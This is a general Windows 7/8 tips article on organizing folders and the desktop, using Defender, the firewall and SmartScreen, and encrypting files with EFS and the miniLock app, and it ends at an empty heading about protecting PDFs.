
Arrange your folders

Documents are hard to find if you put them all in the same place on your disk, such as the My Documents folder. So make sure that you organize your documents into folders — perhaps one for work, one for household stuff, one for your hobbies, and so on. Don't forget that you can also put folders inside other folders so you might create subfolders in your work folder for each project you're working on.



De clutter your desktop

The reason for putting icons are on your desktop is to make it easier to find the applications and documents that you use most often. However, if all your applications have desktop icons, then that advantage is lost. That makes it a good idea to remove all the clutter on the desktop. You could also try moving icons around so that related software (for example, Word, Excel and PowerPoint) is grouped together — remember to disable ‘Auto arrange icons’ first by right clicking the desktop, selecting View and then using the option.



Pin folders to Windows Explorer

Make folders easier to access by pinning them to Windows Explorer. You just drag the folder from Windows Explorer into the taskbar to pin it. Now, if you right-click on the Windows Explorer icon in the taskbar, any pinned folders will appear at the top of the list. Only pin folders you're using a lot (to unpin them, click on the pushpin in the list), otherwise they'll get lost among all the other pinned folders.



Use multiple desktops

We've already recommended de-cluttering your desktop but there is another effective way to simplify your screen and that is to set up multiple virtual desktops and divide all the different icons you need between them. You could have one desktop for games, for example, one for office productivity applications, and another for photographic and graphic works.




Highlight important folders

Want to be able to notice important folders at a glance in Windows Explorer or your applications? The secret is to highlight those folders using a different icon than the usual picture of a beige folder. To do this, right-click on the folder in Windows Explorer, select Properties and then the Customize tab. Click on 'Change Icon' and make your choice. You can even use your own icon by clicking Browse and choosing an image.

Configure Windows Explorer

Windows Explorer lets you display the contents of folders in various ways and remembers what you've chosen, so it makes sense to choose appropriate views for each folder. For one containing photos, for example, use medium or large icons so you can see a thumbnail of each; for one with Word documents, selecting List lets you view more files on screen at once.

Use of Smart Screen



Windows 8 has a built-in malware filter called SmartScreen that protects your PC from online threats, from spam emails to phishing web sites, and much more besides.

Unlike in previous versions of Windows, this works independently from Internet Explorer and it shouldn't be disabled - for obvious reasons. SmartScreen will display an unmissable on-screen warning when it detects potentially harmful activity.

Optimize text and icon size

While you can zoom inside most applications if the text is too small, you might find the text and icons in Windows too small to read easily if you have a high-resolution display (3840x2160, say). If so, up the size to 125 percent or 150 percent at Control Panel > Appearance and Personalization > Display > Make text and other items larger or smaller.

Add user accounts

If more than one person uses your PC, set up user accounts so that each can configure Windows the way they like it without affecting everyone else. It also lets each user easily keep their documents together but separate from everyone else's. Go to Control Panel > User Accounts and Family Safety > Add or remove user accounts.

Use desktop gadgets

Although not included with Windows 8 as standard, Windows 7 has several useful desktop gadgets — a calendar, for example. Right-click on the desktop, select Gadgets from the menu and drag any gadgets you want from the Gadgets window onto your desktop

Learn a few shortcuts

Although you can do pretty much everything using menus, Windows also defines lots of key sequences that are used by applications as well. This might seem an old-fashioned way of working but using shortcuts is often a lot quicker than selecting entries from menus.

You're not going to learn them all at once but three commonly used actions that you can easily remember to speed things up are Ctrl-X for cut, Ctrl-C for copy, and Ctrl-V for paste. Menus often display any keyboard shortcuts available for options.

Make use of libraries

Libraries make it a lot easier to manage some types of files — most commonly used documents, music, photos and videos, for instance. They might look like ordinary folders but they're far more. Rather than putting files and folders into libraries — although you can do that too — you just tell Windows which folders to include in each library. The files aren't actually copied to the library; they remain in their original locations but appear to be in the library too.

Use sticky notes

If you like the idea of leaving yourself reminders on the screen of your computer, then Sticky Notes is for you. You'll find it by searching in the Start menu or screen. When you run Sticky Notes, a blank sticky note appears on-screen. Just type whatever reminder you want into it; if you want to change the color of the note, you'll find the relevant options by right-clicking. Click on the + sign to create another sticky note.

Search out huge files

Big files clog up your hard drive and many are just garbage that you can delete. Instead of downloading a utility to find and remove them, use Windows Explorer. Simply type **size:gigantic** into the Search box and Windows will show you all files larger than 128MB in the folder (and subfolders) you're currently browsing. Delete any that you're sure you don't need.

Search on Windows 8 Start screen

You can search for applications or documents in Windows 7 by using the search box on the Start menu but in Windows 8 searching are

easier still. So long as you're in the Start screen, just begin typing the name of a document in a library or an application and the search box will appear automatically.

Group Windows 8 tiles


If your Windows 8 Start screen is cluttered with tiles, try grouping them so that the related ones are kept together. Drag your first tile to an open space at the left or right of the Start screen. When a grey bar appears behind it, to indicate that it's part of a new group, release the tile. Now drag the other tiles that you want to appear in the group into the same area.

Use windows defender

The Windows Defender anti-malware application was already part of Windows 7, but the version included with Windows 8 is much more capable - Windows 7 users need to download the free Microsoft Security Essentials to get similar features.

Search for Windows Defender at the Start screen, select the application from the results and enable Windows Defender if it's currently disabled. Click the Settings tab, then select Real-time protection in the left of the window and check that this is option enabled before clicking the Save changes button.

Next, click the Update tab and click the Update button to update Windows Defender's malware definitions. If this is the first time you've used Windows Defender, it's also worth performing a full system scan by selecting Full from the Scan options list on the Home tab and clicking the Scan now button.



Defrag your disk

Although there are lots of things that can slow down your PC and make Windows slow to start, one of the easiest to sort out is fragmentation of the hard disk. You don't need any third-party tools to do the job either, since Windows provides all you need. It could take quite some time, though, and it'll affect performance while it's running, so set it going when you're not going to be using your PC. Just search for Disk Defragmenter in the Start menu.

Don't take a risk

The Windows firewall protects your PC from malicious attention over the internet. Normally it's turned on but you might have turned it off, perhaps because you thought it might have been responsible for

something not working correctly. If you forgot to turn it on again, then your PC could be at risk. Turn it back on again at Control Panel > System and Security > Windows Firewall.

Hide the taskbar

Sometimes you need the absolute maximum amount of screen space available. The taskbar at the bottom of the screen uses valuable space that you might want to put to better use. To hide it, right-click on the taskbar and select Properties to display the Taskbar and Start Menu Properties dialog box. On the Taskbar tab, select 'Auto-hide the taskbar'. The taskbar will now disappear; when you do need it, just moving the cursor to the bottom of the screen will summon it.


Use of picture password

If you don't want to type in a password every time you use your PC, you can use a picture as a password instead.

On the Sign-in options screen, click Add under Picture password and choose a picture from your PC to use as a password.

Once a picture has been chosen, you'll be taken through the process of drawing three different (and memorable) gestures anywhere on it using the touchscreen, mouse or track pad. You'll then need to repeat all three gestures to log into your user account, but you can still use your usual password.

ENCRYPTION THROUGH MINILOCK



What is encryption?


Encryption is a way to enhance the security of a message or file by scrambling the contents so that it can be read only by someone who has the right encryption key to unscramble it. For example, if you purchase something from a website, the information for the transaction (such as your address, phone number, and credit card number) is usually encrypted to help keep it safe. Use encryption when you want a strong level of protection for your information.

What is Encrypting File System (EFS)?

Encrypting File System (EFS) is a feature of Windows that you can use to store information on your hard disk in an encrypted format. Encryption is the strongest protection that Windows provides to help you keep your information secure.

Some key features of EFS:

- Encrypting is simple; just select a box in the file or folder's properties to turn it on.
- You have control over who can read the files.
- Files are encrypted when you close them, but are automatically ready to use when you open them.
- If you change your mind about encrypting a file, clear the box in the file's properties.



This is what MINILOCK looks like once it has generated a public key.

The encryption scheme that miniLock employs is Curve25519 elliptic-curve cryptography, which is the same type of cryptography that Cryptocat uses. However, the problem with encryption tools often isn't the strength of their encryption, but how well the encryption is implemented. Judging the quality of the cryptography is beyond the scope of this article. But on the miniLock site (minilock.io), you can find a recent miniLock security audit by penetration-testing firm Cure53. The report gave miniLock a clean bill of health. For anyone who wants to dive in right away, here's a quick hands on tour of miniLock on a Windows 8.1 PC.


Generating your ID

To get started, visit the Chrome Web Store (tinyurl.com/p86q7nr) and install miniLock as you would any other Chrome app. Then you can either launch it right from the Chrome Web Store or via the Chrome App Launcher in your taskbar, if you've installed that. When it starts up, miniLock will ask you to sign in with your email address and a passphrase. The app will use this information to generate your miniLock ID, which should take only a second or two.

MiniLock was fairly picky about passphrases. I tried using a 10-character randomly generated passphrase with capital and lowercase letters, numbers, and special characters. That should make for a fairly solid password, but for miniLock it wasn't strong enough.

Instead, the app suggested that we use one of its auto-generated passphrases, which consist of a series of random dictionary words. To make things easier, I used one of the passphrases generated by miniLock, but you could also write your own. Just make sure it's unique and memorable enough that you won't forget it. Otherwise, storing it in a password manager will be important. As with other encryption tools, if you lose that passphrase, you won't be able to unlock any files sent to you with that miniLock ID.

Now i show you how to set up your ID, we'll walk through how to encrypt a file so you can see how it works. Make sure you back up the test file in unencrypted form just in case something goes wrong.



You'll see the above image when a file is ready for ENCRYPTION.

To choose a file, either tap the file-drop area in the miniLock window or drag a file from File Explorer and drop it in the window.

The application's window will then flip around and reveal space for entering up to four miniLock IDs.

By default, your miniLock ID will appear at the top, as you are the person encrypting the file. Below that, you'll have the option to add another three people you want to be able to access the encrypted the file – assuming you have their miniLock ID. If you wanted to send this file to one person and didn't want to have access to it yourself, simply click the X to the far right of your miniLock ID to remove your key.

You also have an option underneath the filename to have miniLock to create a random filename – something you might do if you want to be really secretive about what you’re sending.

Once the IDs for every recipient are ready to go, tap the arrow at the bottom of the window to start the encryption process. Depending on the size of the file, it could take a few seconds or a few minutes to finish.

After the encryption is done, the app will tell you “Your encrypted file is ready” in small letters below the filename.

Next, click on the filename to save the file to your PC via Chrome’s downloads manager.

Now that you have an encrypted file, you can send it to the intended recipients any way you like: email, instant message, USB key, Facebook; the choices are seemingly endless.

Decrypting

Decrypting a file is even easier than encrypting. Once you receive your miniLock-encrypted file via email (or whatever method), download it to your PC and drop it into the miniLock window. As long as you are signed in to miniLock and the file is encrypted with your miniLock ID, the file will be automatically decrypted. Then you can save it to your PC the same way you did with the encrypted file.


That’s about all there is to miniLock. The only drawback that some people might find is that you have to sign-in every time you open the app. MiniLock does not save your login across user sessions. That was likely a conscious choice to protect your privacy.

HOW TO PROTECT YOUR PDF FILES FROM COPYING

